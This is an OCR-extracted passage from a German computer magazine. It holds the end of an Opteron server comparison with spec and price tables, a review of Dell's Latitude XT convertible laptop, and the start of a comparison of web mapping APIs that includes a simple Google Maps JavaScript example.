Ein direkter Vergleich der beiden Maschinen gilt nur für die Prozessor-Plattform. Die Wahl zwischen einem, zwei oder vier Quad-Cores hängt vom geplanten Einsatz ab. Während Dells T605 der typische dienstbare Geist für kleine Arbeitsgruppen sein kann, wartet der Eagle 1413 mit seinen 16 Rechenmaschinen auf größere Aufträge, am besten in entsprechender Zahl. Einzig beim Preisvergleich könnte der eine oder andere ins Grübeln geraten, gibt es doch bei CPI erheblich mehr Ausstattung fürs Geld. Doch setzt das 1-U-Modell deutlich Grenzen: nur ein PCIe-Steckplatz im Low-Profile-Format und nur ein Netzteil. Damit passt er nur ins RZ, in dem USV und Speichernetze zur Selbstverständlichkeit gehören. Bei Dells T605 gibt es mehr Ausbaumöglichkeiten, allerdings sollte man ihn besser in einen abschließbaren Raum verbannen, schon allein wegen der leicht zu öffnenden Seitenwand. (mr)

Daten und Preise

Opteron-Server (Barcelona)

CPIs Eagle 1413TR 1U-Rackmount

Hardware: vier Opteron 8350 (Barcelona), 2 GHz, 512 MByte L2-Cache pro Core, 2 GByte L3 pro Sockel, 1 GHz HT; 16 × 2 GByte DDR2-SDRAM ECC registered (667 MHz); ATI ES1000 32MB Video on board; Nvidia MCP55Pro (SW-RAID 0, 1, 5, 10, JBOD), ein PCIe 8x, Low-Profile; zwei 750 GByte SATA-Platten Typ Seagate Barracuda ST375064NS, 7200 U/min, drei HD-Wechselschächte 3,5"; 8/24-fach DVD/CD-ROM (Slim Line); 2 × Gigabit-Ethernet, Netzteil 1000 Watt, zwei serielle, vier USB-Schnittstellen, PS/2, VGA; Management-Board mit 10/100-MBit-Ethernet (IPMI 2)

Software: SIM mit KVM; im Test: Windows Server 2008 Datacenter 64-Bit, Suse Linux Enterprise Server 10 SP2, Intel Compiler 10.1, PGI Compiler 7.2-3

Hersteller/Anbieter: CPI GmbH, www.cpigmbh.de

Preis (Teststellung): 5400 Euro (netto)

Dells Poweredge T605 Floor-Stand

Hardware: Opteron 2350 (Barcelona), 2 GHz, 512 MByte L2-Cache pro Core, 2 GByte L3 pro Sockel, 1 GHz HT; 8 × 1 GByte DDR2-SDRAM ECC registered (667 MHz); Broadcom HT2100 und HT1000; ein PCIe 8x, drei PCIe (4x), ein PCI-X; zwei 146 GByte SAS-Platten Seagate Cheetah ST3146855SS, 15 000 U/min, vier HD-Wechselschächte 3,5"; Dell Perc 6/i SAS-RAID-Adapter; 2 × Gigabit-Ethernet, on-board und PCIe-Board von Nextrem, LOM (100 MBit/s); DVD-Writer TS H653 von Toshiba, Dual-Layer; Floppy-Laufwerk; sieben USB-Schnittstellen (zwei frontal), VGA

Software: DRAC5, Full Openmanage

Hersteller/Anbieter: Dell, www.dell.de

Preis (Teststellung): 4058 Euro (netto)

Literatur

[1] Ralph Hülsenbusch, Axel Urbanski; SMP-Server; Quad-Quad; Tigerton vs. Barcelona: Server mit Intels und AMDs Quad-Core-CPUs; *iX* 3/2008, S. 86






Dells Latitude XT, Convertible Laptop

Verwandlungs-künstler

Ralph Hülsenbusch

Etwas Besonderes stellen die Convertible schon immer dar: mal geschlossen, mal oben offen. Ähnliches wie für das Automobil gilt für die gleichnamige Laptop-Klasse – sie bietet ein besonderes Erlebnis.



Ende vorigen Jahres kündigte Dell die Erweiterung seiner Latitude-Familie mit den professionellen Laptops an. Es ging um den ersten Laptop, der sich im Handumdrehen in einen Tablet-PC wandeln lässt: der Latitude XT. Die ersten Monate 2008 gingen ins Land, bis Dell ausliefern konnte, und im späten Frühling traf eins in der Redaktion ein.

Leicht und flach: Der ultimative Tablet-PC, heißt es auf der Produktseite der Latitude-Serie. Außerdem soll er einfach zu bedienen sein, wobei man das Gerät mit seiner neuen Touchscreen-Technik per Tastatur, Stift oder Finger bedienen und Daten eingeben kann. Dazu empfiehlt Dell Windows Vista Business. Von Haus aus gibt es die deutsche 32-Bit-Version mit Medien, ohne Aufpreis bietet Dell wahlweise die 64-Bit-Variante an. Der Griff zu Ultimate kostet in allen Varianten 50 Euro mehr.

Technische Ausrüstung zur Miete

Per Default bestückt Dell den Latitude XT mit Intels Core 2 Duo U7600 (1,2 GHz) und einem klassischen 12,1-Zoll-TFT-Display, für 15 Euro mehr gibt es einen 1,3 GHz schnellen U7700 und für das LCD eine LED-Hintergrundbeleuchtung (220 cd/m^2). Bei einem Aufpreis von 40 Euro (25 Euro mehr) oder einer monatlichen Miete von 1 Euro soll der Bildschirm selbst im Sonnenlicht (400 cd/m^2) lesbar sein. Das Grundmodell verfügt über 1 GByte Hauptspeicher (-29 Euro), 2 GByte sind im Lieferumfang enthalten, 3 GByte kosten 39 Euro beziehungsweise 2 Euro pro Monat zusätzlich. Bei den Festplatten stehen 40, 80 und 120 GByte, bei den Solid State Drives (SSD) 32 oder 64 GByte zur Wahl, Letztere würde mit 668 Euro oder 25 Euro im Monat zu Buche schlagen.

Bei der Ausstattung mit Slots, Anschlüssen und Schaltern haben die Designern nicht geknausert: Am Bildschirm gibt es neben dem bei Dell üblichen Knopf zum Einschalten oder Aufwecken vier Taster für Windows-Security, Bildschirmausrichtung, Quick-Set und E-Mail – nur der für Schnellkonfiguration funktionierte. Daneben sind die beiden Mikrofone und der Sensor für das Umgebungslicht eingebaut.





Teilbare: Zwar keine Wechselplatte, aber dennoch nach dem Herausnehmen des Akkus leicht zugänglich ist die SATA-HD. Unter dem Akku liegt der Slot für die SIM-Karte (Abb. 1).

Weiter rechts folgt die Minianzeige für Plattenaktivitäten, Akku-Ladung, Wi-Fi und Bluetooth. Während die Vorderseite des Laptops frei von Anschlüssen ist.

Rechter Hand sind ein USB-Anschluss, ein Schalter, der den drahtlosen Betrieb komplett abschaltet, und ein Taster zum Aktivieren der Netzsuche zu finden, daneben übereinander zwei Slots für Express und Secure Digital Card sowie die beiden Sub-Min-D-Buchsen für Audio. Auf der linken Seite sieht man zuerst den Lautsprecher, dann die Belüftungsschlitz, gefolgt von einem weiteren USB-Anschluss nebst einem für Firewire (1394), die herausziehbare Mobilfunkantenne und die Garage für den Stift mit eigener LED-Anzeige. Die Rückseite bietet neben der Buchse für die Stromversorgung Anschlüsse für VGA, USB mit eigener Stromversorgung und RJ-45 für Ethernet. Auf der Unterseite liegt der Connector für die Docking-Station oder den Zusatz-Akku offen. Hinter der verschraubten Abdeckung verbergen sich die Speicherbausteine sowie die beiden Module für WLAN und WWAN in ihren PCI-Steckplätzen. Nimmt man den Akku heraus, gibt das den Zugang zur SIM-Karte und zur Festplatte frei, die mitten zwischen den beiden Akku-Packs sitzt.

Ins Haus kam die Basis-Version mit Vodafone-Karte. Dell lieferte dazu eine Docking-Station und einen Zusatzakku. Letzterer ist in eine Platte integriert, die der Docking-Station ähnelt und die man mit dem Latitude XT über den gleichen Anschluss verbindet. Außerdem lag der Lieferung eine



Docking-Akku: Dell nutzt für den Zweitakku die Docking-Schnittstelle (Abb. 2).

spezielle Anleitung bei, die den „Einbau“ in die mitgelieferte Tragetasche beschreibt, der wahrhaftig kompliziert ist. Nach den Vorstellungen der Designer soll man den Rechner als Tablet-PC so nutzen können, ohne ihn herausnehmen zu müssen. Der Anwender kann dazu die Abdeckung über dem Touchscreen zur Seite klappen und auf Wunsch per Reißverschluss abtrennen. An der Unterseite sind zwei elastische Gurte angebracht, sodass man den Tablet-PC auf dem Unterarm tragen kann.

Unsichere Gurte durch Seitenbefestigung

In der Praxis dürfte sich das aber kaum bewähren, denn der Latitude wiegt 1,61 kg, mit der Tasche kommen aber 460 g hinzu. Und wer den Zweitakku mit 578 g mitnimmt, kommt auf über 2 kg. Als Manko stellt sich die Halterung der Tragegurte heraus. Da sie seitlich angebracht sind, rutscht die Tasche leicht von der Schulter. Außerdem sitzt die Abdeckung über dem Touchscreen zu locker.

Durchdacht ist das Konzept für die Unterbringung des Stiftes: Das kostbare Stück besitzt einen eigenen Schacht linker Hand neben der ausfahrbaren Antenne. Anschlüsse für Stromversorgung, Audio, Firewire und USB sind über Aussparungen im Koffer nutzbar, was aber die Gefahr mit sich bringt, dass darüber Fremdkörper ins Innere gelangen können. Der Schalter fürs drahtlose Netz, der Taster zur Netzsuche, die Karten-Slots sowie der Anschluss fürs Ethernet sind nur beim ausgepackten Gerät erreichbar, was bei Letzterem durchaus sinnvoll ist.

Von der Ausstattung her bietet das Gerät eine gute Grundlage. Flash-Cards lassen sich als Medien nutzen, dafür fehlt ein optisches Laufwerk, den DVD-Brenner gibt es erst in der Docking-Station. Ins Netz geht es per Ethernet oder WLAN, Bluetooth gibt es auf Wunsch, für den Zugang über das Netz der Mobilen per UTMS (Tri-Band-HSDPA 3.6) WWAN.

Zum Eingeben von Daten und Bedienen stehen dem Anwender vier Wege offen: Tastatur, Finger, Stift und Spracherkennung. Letztere unterstützt Vista von Haus aus. Sie funktioniert bei geringen Hintergrundgeräuschen mit dem eingebauten Mikrofon, die besorgten Blicke der Zuhörer muss man halt in Kauf nehmen. Die Tastatur hat die gleiche Größe wie bei handelsüblichen Keyboards, einzig die direkte Nachbarschaft von „Seite rauf“ und „Seite runter“ zur Cursor-Steuerung führt leicht zu Fehlbedienungen.

Variationen mit Gewöhnungsbedarf

Hingegen stellt einen das Konvertieren zum Touchscreen auf einige harte Proben. Nicht nur, dass der XT beim Umschwenken des Bildschirms in den Laptop-Betrieb hin und wieder nicht ins horizontale Format zurückschaltet, die Reaktionen auf Stiftbewegungen kommen oft unerwartet, die auf Fingerdruck manchmal gar nicht. Im Test funktionierte der Modus, der automatisch erkennen soll, ob der Anwender Stift oder Finger nutzt, selten. Im Dual-Modus, in dem beides zugleich geht, führt ein unwillkürliches Berühren der Bildschirmfläche, etwa beim Schreiben mit dem Stift, zu unbeabsichtigten Reaktion.

Da die kapazitive Steuerung den Stift bereits etwa 50 Millimeter über der Oberfläche erkennt, braucht man viel Feingefühl. Wer einige Zeit mit dem Touchscreen trainiert hat, mag damit zurechtkommen. Außerdem hilft noch die Konfiguration über eine Reihe von Slidern, mit denen sich die Empfindlichkeit und die Reaktionsgeschwindigkeit beeinflussen lassen.

Gute Ergebnisse bei der Handschrifterkennung kann man erreichen, wenn man die passende Schreibspitze wählt. Dell legt zwei Päckchen bei: eins mit Stiften, die den Eindruck einer glatten, und eins mit solchen, die das Gefühl einer rauen Schreibfläche ähnlich wie bei Papier vermitteln.

iX-Wertung

⊕ variabel
⊕ Zweitakku in Docking-Platte

⊖ zu schwer
⊖ zu teuer
⊖ Tasche schützt zu wenig
⊖ Touchscreen gewöhnungsbedürftig

Fazit

Bei einem Convertible geht es darum, zwei Geräte in einem parat zu haben. Das dürfte sich für Entwickler lohnen, die Anwendungen für Tablet-PCs entwickeln. Für den Außeneinsatz, etwa bei einer Befragung von Reisenden im Flughafen, ist der Latitude XT zu schwer, um ihn auf dem Arm tragen zu können, und zu wenig durch die Tragetasche geschützt.

Dells Latitude XT gehört zu den nicht gerade preiswerten Business-Notebooks. Die Grundausstattung kostet 1629 Euro netto, dafür gibt es den Convertible mit Intels Core 2 Duo U7600 CPU (1,2 GHz), 12,1" großem WXGA-LCD (1280 × 800), 2 GByte Hauptspeicher und 40-GByte-SATA-Platte mit Windows Vista Business. Allerdings sind die Aufpreise für Erweiterungen durchaus moderat, falls man nicht mit einer 64 GByte großen Solid State Disk liebäugelt; die schlägt derzeit noch mit 688 Euro respektive 24 Euro im Monat zu Buche. (rh)

Daten und Preise


Latitude XT Convertible PC

Hardware: Intels Core 2 Duo U7600 CPU (1,2 GHz); 2 GByte DDR2-SDRAM (max. 3 GByte); 120 GByte SATA Samsung HS122JC (5400 UpM); 12,1 Zoll LCD-Display, ATI-Radeon-XPress-Grafikkarte; Gigabit-Ethernet, WLAN, Bluetooth 2.0; drei USB, Firewire, Express Card; VGA, DVI (Docking); TPM, Leser für Fingerabdruck und Secure Digital (SD)

Software: Windows Vista Professional; Dell Quick Setup

Maße und Gewicht: (H × B × T) 2,6 × 30 × 22 cm; 1,61 kg (mit 4-Zellen-Akku), komplett 1,93 kg

Preis (Teststellung): 1756 Euro (netto)



Vergleich von Mapping-APIs

Das Runde muss aufs Flache

Christian Wilk

Selten war es so einfach, vom Schreibtisch aus einen beliebigen Ort zu finden: Man gibt die Anschrift in das Suchfeld eines Mapping-Programms ein und hat nach kurzer Zeit den passenden Kartenausschnitt vor sich. Hinter diesen Diensten stecken Mapping-APIs, die sich nicht nur hinsichtlich ihrer Nutzungsbedingungen unterscheiden.

Kartendaten lassen sich mithilfe von Programmierschnittstellen (APIs) leicht in eigene Programme oder Webanwendungen einbauen. Dieser Artikel legt seinen Schwerpunkt auf die Beschreibung der APIs großer und kleinerer Kartendienste. Im Internet gibt es zudem Vergleiche der Darstellung und Benutzerführung (siehe *iX*-Link).

Die verschiedenen Mapping-APIs ähneln einander stark (siehe Kasten „Gemeinsamkeiten“). Ihre Basisfunktionen differieren meist lediglich in der Namensgebung und der Parameterübergabe. Ausgehend von einer ausführlichen Darstellung der Google-API – womit keine Bewertung verbunden ist – folgen Besonderheiten der anderen Schnittstellen.



Google Maps

Googles 2005 eingeführter Maps-Dienst deckt weite Teile der Erde ab. Für den Großteil Europas, Nordamerikas sowie Chinas und Japans gibt es detaillierte Straßenverzeichnisse und Navigationsdienste. Für viele Industrieländer stehen die lokalisierte Suche in Googles Branchenbuch, Routenberechnung und stellenweise aktuelle Verkehrsinformationen zur Verfügung (siehe Abb. 1).

Googles Programmierschnittstelle bietet alle Funktionen der interaktiven Maps-Anwendung, inklusive Routenberechnung, Adresssuche (Geokodierung) und lokalisierter Branchensuche. Als einzige Programmiersprache unterstützt sie Javascript. Mindestvoraussetzungen für die Arbeit damit sind folglich Kenntnisse dieser Skriptsprache, der DOM-API sowie objektorientierter Programmierung.

Einige Zeilen Javascript-Code bilden das Grundgerüst und den Kern jeder Google-Maps-Anwendung (siehe Listing 1). Am Anfang steht die Identifizierung des Entwicklers durch seinen Schlüssel (Zeile 7). Es folgen das Bereitstellen und Benennen des Containers, der die darzustellende Karte aufnimmt (Zeile 21). Die eigentliche Karte erzeugt der Code in Zeile 11 bis 16, den der *Onload*-Handler in Zeile 20 beim Laden des HTML-Dokuments automatisch ausführt.

Zentrales Element von Google Maps ist das *GMap2*-Objekt. Jede Seite kann mehrere davon besitzen, die jeweils eine eigene Karte definieren.

Mit den Bedienelementen skaliert und verschiebt der Nutzer die Karte, bestimmt ihre Art (Karte, Satellitenbild oder Kombination), zeigt den Maßstab oder blendet eine Übersichtskarte ein. Bedienelemente fügt der Entwickler einer Karte mit der Methode *addControl()* des *GMap2*-Objekts hinzu. Neben den mitgelieferten UI-Elementen lassen sich selbst erstellte von der Klasse *GControl* ableiten. Sie müssen die Methoden *initialize()* und *getDefaultPosition()* bereitstellen.

Das Anzeigen der Karte alleine reicht jedoch nicht. Schließlich soll sie meist etwas veranschaulichen, zum Beispiel den Standort von Hotels oder die letzte Motorradtour. Zur Kennzeichnung solcher



Google Maps stellt für viele Teile der Welt detaillierte Straßenkarten und Navigationsdienste bereit (Abb. 1).

Punkte auf einer Karte dienen durch *GMarker* repräsentierte Symbole. Ihnen ist standardmäßig ein Icon zugewiesen, das man an eigene Wünsche anpassen kann. Üblicherweise ordnet ein Event einem Marker ein Infofenster zu, das sich beim Auslösen des Events öffnet. Diese Fenster (*GInfoWindow*), von denen genau eins pro Karte existiert, können beliebigen HTML-Code enthalten und sogar aus mehreren Tabs bestehen.

Viele Marker verlangsamen nicht nur die Anzeige der Karte, sondern erschweren auch die Übersicht. Beide Nachteile soll der *MarkerManager* beheben. Er zeigt zum Beispiel eine Auswahl von Markern oder fasst mehrere zu einem zusammen, abhängig von der gewählten Zoomstufe.

Linienzüge lassen sich auf einer Karte mit Polylines darstellen, geschlossene Bereiche mit Polygonen. Für beide kann der Entwickler Farbe und Strichstärke bestimmen, bei Polygonen zudem Farbe und Deckungsgrad der Füllung. Bei gesetztem *geodesic*-Parameter zeichnet Google geodätische statt gerader Linien zwischen den Punkten – das ist die kürzeste Verbindung unter Berücksichtigung der Erdkrümmung. Zur Anzeige von Bildern eignet sich *GGroundOverlay*, das als Parameter eine URL des Bildes und seine Größe erwartet.

Google Maps ordnet Karten nach den Zoomstufen 0 bis 19. In jeder Stufe bestehen die Karten aus viermal mehr Kacheln als in der vorhergehenden. In der höchsten hat die Weltkarte also 4^{20} Kacheln. Mit *GTileLayerOverlay* lässt sich eine Ebenenüberlagerung definieren, die automatisch allen Kacheln eine zusätzliche Bildebene zuweist. Für frei definierbare Ebenenüberlagerungen muss das selbst entwickelte Objekt das Interface *GOverlay* implementieren. Damit lassen sich Dienste wie die von Google angebotenen Verkehrsinformationen realisieren.

Sogar die von Google Maps angezeigten Karten lassen sich durch anderes Material ersetzen. *GMapType* dient zum Definieren eines eigenen Kartentyps. Jedoch ist das nicht ganz trivial, denn den Zugriff auf die Karten und ihre Kachelung muss der Entwickler selbst organisieren. Ein Beispiel für die Einbindung eigener Karten liefert Bill Chadwick (siehe *iX*-Link).

Mit den Objekten *GXmlHttp* und *GDownloadURL* stehen zwei Ajax-Anbindungen zur Verfügung. *GDownloadURL()* übernimmt das Lesen einer Datei und erwartet als Parameter den Pfad zu ihr sowie eine Callback-Funktion. Diese erledigt die weitere Bearbeitung, sobald das Übertragen der Datei beendet ist, beispielsweise das Parsen von XML-Daten.

Die Beschränkung der Ajax-Methoden auf denselben Server umgeht man durch Einsatz eines Proxy. Als Dateiparameter bekommt *GDownloadURL()* dazu ein Programm (etwa ein PHP-Skript) übergeben, das die eigentliche Datenbankabfrage übernimmt. Die Ergebnisse der Abfrage speichert es lokal, beispielsweise in einer XML-Datei, die die beim *GDownloadURL()*-Aufruf angegebene Funktion auswertet.

Google Maps unterstützt KML, den von Google Earth benutzten XML-Dialekt [1]. Dadurch kann man via API einerseits alle Google-Earth-Inhalte verwenden und andererseits Daten in KML speichern, beispielsweise eine Liste von Markern.

Seit einiger Zeit stellt die API Funktionen zur Routenberechnung und zur Geokodierung bereit. Die für die Programmierung relevanten Objekte sind *GDirections* und *GDirectionsOptions*. *GDirections* dient zur Abfrage, Speicherung und Anzeige einer Route. Abfragen lassen sich als String oder als Liste von Wegpunkten formulieren. Als Parameter erhält das Objekt bei der Instanziierung optional ein Kartenobjekt oder ein Textfeld, das die Route anzeigt. Diverse *GDirections*-Methoden liefern die Charakteristika einer Strecke wie Dauer, Länge, Streckenzug und Koordinaten der Wegpunkte.

Geokodierung heißt die Umwandlung einer Adresse in Koordinaten, bestehend aus Längen- und Breitengrad. Die Funktionen dafür greifen direkt auf Googles Server zu. Damit benutzen Programmierer über die API denselben Datenbestand wie Googles Kartendienst. *getLatLng()* und *getLocations()* bilden das Kernstück der Geokodierung. Als Parameter erwarten beide einen Adress-String und optional eine Callback-Funktion zur Verarbeitung der Ergebnisse.

iX-TRACT

- Mapping-APIs zeichnen sich durch viele Gemeinsamkeiten aus, unterscheiden sich jedoch im Detail.
- Dazu gehören neben dem Kartenmaterial die angebotenen Funktionen wie Geokodierung und Verkehrsinformationen sowie die Sprachschnittstellen.
- Alle kostenpflichtigen Dienste lassen sich für eine begrenzte Zeit kostenlos testen.

Google-Maps-Beispiel (Codelisting)

```
 1 <!DOCTYPE html "-//W3C//DTD XHTML 1.0 Strict//EN"
 2   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                                            strict.dtd">
 3 <html xmlns="http://www.w3.org/1999/xhtml">
 4   <head>
 5     <meta http-equiv="content-type"
content="text/html; charset=utf-8"/>
 6     <title>Google Maps JavaScript API Example</title>
 7     <script
        src="http://maps.google.com/maps?file=api&amp; \
                      v=2&amp;key=<Google_Maps API Key>"
 8           type="text/javascript"></script>
 9     <script type="text/javascript">
10
11     function initialize() {
12       if (GBrowserIsCompatible()) {
13         var map = new GMap2(document. \
                 getElementById("karte_heise_verlag"));
14         map.setCenter(new GLatLng(52.3804, 9.8077),
15);
15       }
16     }
17
18     </script>
19   </head>
20   <body onload="initialize()" onunload="GUnload()">
21     <div id="karte_heise_verlag"
             style="width:500px; height: 300px"></div>
22   </body>
23 </html>
```

Während *getLatLng()* lediglich das wahrscheinlichste Koordinatenpaar zur vorgegebenen Adresse liefert, gibt *getLocations()* eine Liste von *Placemark*-Objekten mit Statuswerten und Gründen für eventuell aufgetretene Fehler zurück. Eine inverse Geokodierung, die zu einem Koordinatenpaar die passende Adresse ermittelt, bietet Googles API nicht. Jedoch stellt ein findiger Programmierer einen solchen Dienst als Erweiterung auf seinen Internetseiten bereit (siehe *iX*-Link).


Zur Verknüpfung von Ereignissen (Events) mit den auf sie reagierenden Funktionen dient *GEvent.addListener()*. Sie erwartet als Parameter ein Objekt, ein Ereignis und den Listener dafür. Typische Ereignisse sind Mausklicks, Tastendrücke und das vollständige Laden der Karte.

Yahoo Maps

Yahoos Kartenangebot konzentriert sich auf Nordamerika und Europa. Für Indien gibt es zurzeit Daten im Betastadium. Auffallend an dem Kartenmaterial ist die vorzügliche grafische Gestaltung, die zu einer besseren Lesbarkeit führt als viele Konkurrenzangebote. Verschiedene Straßentypen und Kartenmerkmale lassen sich einfach unterscheiden und schnell erfassen. Damit kommt Yahoo Maps dem vertrauten Erscheinungsbild gedruckter Karten am nächsten (siehe Abb. 2).

Yahoo Maps läuft vollständig in Flash. Zusätzlich zu den drei APIs dafür (Javascript, Actionscript und Flex) bietet es eine Ajax-Schnittstelle sowie eine reduzierte Image-API zur einfachen Abfrage von Rasterbild-Karten an. Daneben gibt es vergleichbar den Google „My Maps“ eine „Simple-API“, die aber keine API im klassischen Sinne ist. Damit lassen sich Kartenausschnitte mit nutzereigenen Daten über RSS anreichern. Man kann bis zu 100 Marker setzen, die Karten lassen sich jedoch nicht in eigene Seiten einbauen, man darf lediglich einen Link auf sie setzen.

Die Flash-API bietet ähnliche Funktionen wie Googles Programmierbibliothek zum Setzen von Markern, Zeichnen von Linienzügen und Formen in die Karten, zum lokalen Suchen und für das Einbinden eines GeoRSS-Datenstroms. Unterschiede zeigen sich jedoch in der Implementierung der Objekte und Methoden. Eine Geokodierungsfunktion ist in die API integriert, sodass Funktionen, die eine Positionsangabe erwarten,



Von Yahoo Maps angebotene Karten ähneln dem Erscheinungsbild gedruckter Alternativen (Abb. 2).



Microsoft stellt für die Darstellung seiner Live-Maps-Daten ein eigenes Control zur Verfügung (Abb. 3).



Map Quest stellt seine API in mehreren Programmiersprachen bereit, was sie für Unternehmensapplikationen interessant macht (Abb. 4).



Map24 orientiert sich bei der Darstellung an der von Navigationsgeräten (Abb. 5).

Gemeinsamkeiten

Alle Kartendienste haben einige grundlegende Eigenschaften gemeinsam:

– Bevor sie mit dem Programmieren anfangen können, brauchen Entwickler einen eindeutigen Schlüssel, den es auf der Website des Anbieters gibt. Er ist an eine bestimmte Internetadresse oder eine Verzeichnisstruktur gebunden und dient der eindeutigen Identifizierung gegenüber dem Anbieter. Außerdem erfasst er damit die Zugriffe auf seine API. Überschreiten sie eine vereinbarte Grenze, lässt er keine weiteren Zugriffe mehr zu, bis das dem Limit zugeordnete Zeitintervall abgelaufen ist.

Im Allgemeinen besitzen die Programmierschnittstellen Komponenten:

– UI-Elemente zur Kontrolle (Zoom, Auswahl des Kartentyps), Anzeige (Skalierung) und Navigation (Verschieben, Übersichtskarte).

– Einblendbare Ebenen, die mit einer Positionsangabe verknüpft sind. Auf ihnen liegen Elemente zur Kennzeichnung von Orten oder Bereichen sowie Fenster zur Anzeige weitergehender Information oder eigenes Kartenmaterial, Skizzen und Bilder.

– Zusatzdienste der Anbieter (zum Beispiel aktuelle Verkehrsdaten, Geokodierung, Routenplanung).

Adressen oder Koordinaten akzeptieren. Für das Zeichnen von Linienzügen mit dem Objekt *PolylineOverlay* ist anders als in Google Maps eine XML-Datei mit den Koordinaten erforderlich.

Das Setzen eines Markers erfolgt in zwei Schritten: Erst den Typ festlegen, anschließend seine Position definieren. Mehrere Marker können in einem Array übergeben werden. Etwas Ähnliches wie Googles *MarkerManager* bietet Yahoo nicht.

Dank Flash offeriert Yahoos API wesentlich mehr Gestaltungsmöglichkeiten als die der anderen Anbieter. Zwei schöne kleine Beispiele inklusive Quellcode hat Justin Everett auf seinen Webseiten bereitgestellt. Sie demonstrieren, wie sich interaktive Karten nahtlos und visuell ansprechend in vorhandenes kundenspezifisches Design einbetten lassen. Dazu verwenden Entwickler die Objekte *CustomSWFMarker*, *CustomSWFOverlay*, *CustomSWFTool*, *CustomSWFWidget*.

Auch mit Yahoos Ajax-API sieht das Grundgerüst zum Einbinden eigener Karten dem Google'schen verblüffend ähnlich. Diese Schnittstelle bietet von einigen Ausnahmen abgesehen dieselben Funktionen wie die Flash-API. Alle Klassen, die sich direkt auf Flash beziehen, fehlen klarerweise. Für Verkehrsinformationen und Geokodierung bietet Yahoo außerdem Webdienste an, die sich über ein REST-Interface ansprechen lassen.



Microsoft Live Maps

Live Maps ist die Oberfläche, unter der Microsoft seinen Kartendienst anbietet. Im Hintergrund kümmern sich das Virtual Earth SDK und der Map Point Webservice um Geokodierung, Verwaltung des gekachelten Kartenmaterials, Ebenenverwaltung et cetera (siehe Abb. 3). Für die Webprogrammierung mit Live Maps steht das Virtual Earth Map Control zur Verfügung.

Die aus Live Maps bekannten Darstellungsmodi wie 3D-Ansicht (nur für Windows) sowie die Luftbilder aus der Schrägansicht für ausgewählte Städte stehen auch im Map Control zur Verfügung. Das Kontextmenü lässt sich an eigene Wünsche anpassen. Shape Layers erlauben es, eine beliebige Kombination von Markern, Linien und sonstigen Auszeichnungselementen zu gruppieren und so gemeinsam zu verwalten. Beliebig viele Marker lassen sich in einem Funktionsaufruf setzen. Ebenenüberlagerungen kann man einen räumlichen Index zuweisen, sodass sie unter- beziehungsweise oberhalb einer anderen Ebene erscheinen.

Wer eine Entwicklerkennung für Map Point besitzt, kann den Geokodierungsdienst nutzen, der präziser arbeitet als der von Virtual Earth. Ähnlich wie in Google Maps kann man eigenes Kartenmaterial, das in die Virtual-Earth-Projektion umgerechnet, gekachelt und indiziert werden muss, nachladen und so seinen eigenen Kartendienst realisieren. Dabei hilft das ebenfalls von Microsoft angebotene freie Werkzeug Map Cruncher.



Map Quest

In der kommerziellen Version seiner Advantage API bietet Map Quest Anbindungen an Javascript, Java, C++, .Net und Actionscript 3.0. Dies macht sie insbesondere für Unternehmens-

Mapping-APIs: Produkte und Funktionen

Produkt	Google Maps 2.95	Yahoo Maps 3.5.2	Microsoft Virtual Earth Map Control 6.0	Map Quest OpenAPI Beta
